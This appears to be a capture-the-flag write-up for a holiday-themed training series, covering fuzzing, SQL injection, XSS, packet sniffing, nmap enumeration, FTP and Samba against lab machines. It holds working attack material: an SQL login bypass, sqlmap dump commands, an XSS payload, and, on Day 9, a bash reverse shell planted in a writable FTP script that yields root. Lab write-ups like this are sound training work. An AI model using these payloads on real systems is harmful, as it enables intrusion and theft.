


Day 4 – Fuzzing


wfuzz -c -z file,big.txt -d http://shibes.xyz/api.php/?breed=FUZZ




ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.164.193/FUZZ



http://10.10.164.193/api/




http://10.10.164.193/api/site-log.php?date=



ffuf -c -w /home/headcrusher/Downloads/wordlist -u http://10.10.164.193/api/site-log.php?date=FUZZ -fs 0


http://10.10.164.193/api/site-log.php?date=20201125



THM{D4t3_AP1}

Day 5 – SQL Injection


http://10.10.20.229:8000/




http://10.10.20.229:8000/santapanel


SQL Injection:

Login: admin’-- // password: admin. And passed:





Saved this request:



sqlmap -r request1 --dump-all --tamper=space2comment --batch


```
Database: SQLite_masterdb
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
+------------+-----+--------------------------+
| kid        | age | title                    |
+------------+-----+--------------------------+
| James      | 8   | shoes                    |
| John       | 4   | skateboard               |
| Robert     | 17  | iphone                   |
| Michael    | 5   | playstation              |
| William    | 6   | xbox                     |
| David      | 6   | candy                    |
| Richard    | 9   | books                    |
| Joseph     | 7   | socks                    |
| Thomas     | 10  | 10 McDonalds meals       |
| Charles    | 3   | toy car                  |
| Christopher | 8  | air hockey table         |
| Daniel     | 12  | lego star wars           |
| Matthew    | 15  | bike                     |
| Anthony    | 3   | table tennis             |
| Donald     | 4   | fazer chocolate          |
| Mark       | 17  | wii                      |
| Paul       | 9   | github ownership         |
| James      | 8   | finnish-english dictionary |
| Steven     | 11  | laptop                   |
| Andrew     | 16  | rasberry pie             |
| Kenneth    | 19  | TryHackMe Sub            |
| Joshua     | 12  | chair                    |
+------------+-----+--------------------------+
```


```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+----------------------------------------+
```

Day 6 – Cross-site Scripting

http://10.10.103.179:5000/




<img src=1 href=1 onerror="javascript:alert(1)"></img>



q


```
<form method="GET">
  <input type="text" name="q"
         placeholder="Search query" autocomplete="off" />
</form>
```

OWASP-ZAP Scan Result:




Day 7 – Sniffing

10.11.3.2




http.request.method == GET

reindeer-of-the-week




ftp


plaintext_password_fiasco





ssh




http








unzip christmas.zip



cat elf_mcskidy_wishlist.txt

```
└──╼ $cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Day 8 – Enumeration



sudo nmap -A -Pn -vvv 10.10.161.33

80,222,3389

Ubuntu

Blog

```
PORT     STATE SERVICE       REASON         VERSION
80/tcp   open  http          syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCudoxbpD/VG2AnwtrG/HQdFnlEXJr2itwbC6Fb0/hlMe8QxXXc0FxY77GHkpedJ9cLDqei509e6sGuO20EorYGueHmdMIP5gUDRHCu
vuXezBe7RrU9FytN7H8oHP61gTydIDuPW+TO+Y1H9SGTG7TutcfvQcwqcg9HGR/ZAJaZlgzPgm/M/CyisWjfjnAXnRT7JPMuJybdec1utoc+bHwnkR2l6NRmVpWmTesxU4b/69Qu6imbTb
kXrTRNy0UPdoLCVPxakoVnV6rE0r2Gbckhu+MhlWjXfQnJbKGeFuvZWOpwtSB6dmVDOG4Xx5Q0htvOCepOJ54OcZbIphvlbJBr
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAirgoQLDOX59d1HTrcSijLrBtmrId0RIf0GNfwYnsvPbA2you+IDigr/GxM4BvZzMW8
ykwem2XKgO58IiMfoFg=
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJaUXHMBxa8vB36vXxHvsCfEiMrH8R6xlwPJRtsCCphG
3389/tcp open  ms-wbt-server syn-ack ttl 61 xrdp
```

Day 9 – FTP Server

ftp 10.10.69.183

anonymous

```
┌─[headcrusher@T0rmentor]─[~]
└──╼ $ftp 10.10.69.183
Connected to 10.10.69.183.
220 Welcome to the TBFC FTP Server!.
Name (10.10.69.183:headcrusher): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
```

cd public

get backup.sh

get shoppinglist.txt

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (384.0920 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (184.5472 kB/s)
```

cat shoppinglist.txt

```
┌─[headcrusher@T0rmentor]─[~]
└──╼ $cat shoppinglist.txt
The Polar Express Movie
```

nano backup.sh

```
 GNU nano 5.4                                                backup.sh *
#!/bin/bash
bash -i >& /dev/tcp/10.2.11.159/4444 0>&1
```

put backup.sh

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
55 bytes sent in 0.00 secs (801.6558 kB/s)
```

sudo nc -nlvp 4444

cat /root/flag.txt

```
┌─[headcrusher@T0rmentor]─[~]
└──╼ $sudo nc -nlvp 4444
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.69.183.
Ncat: Connection from 10.10.69.183:39474.
bash: cannot set terminal process group (1228): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

Day 10 – Samba Server

enum4linux 10.10.142.206

```
 ============================
|    Users on 10.10.142.206    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

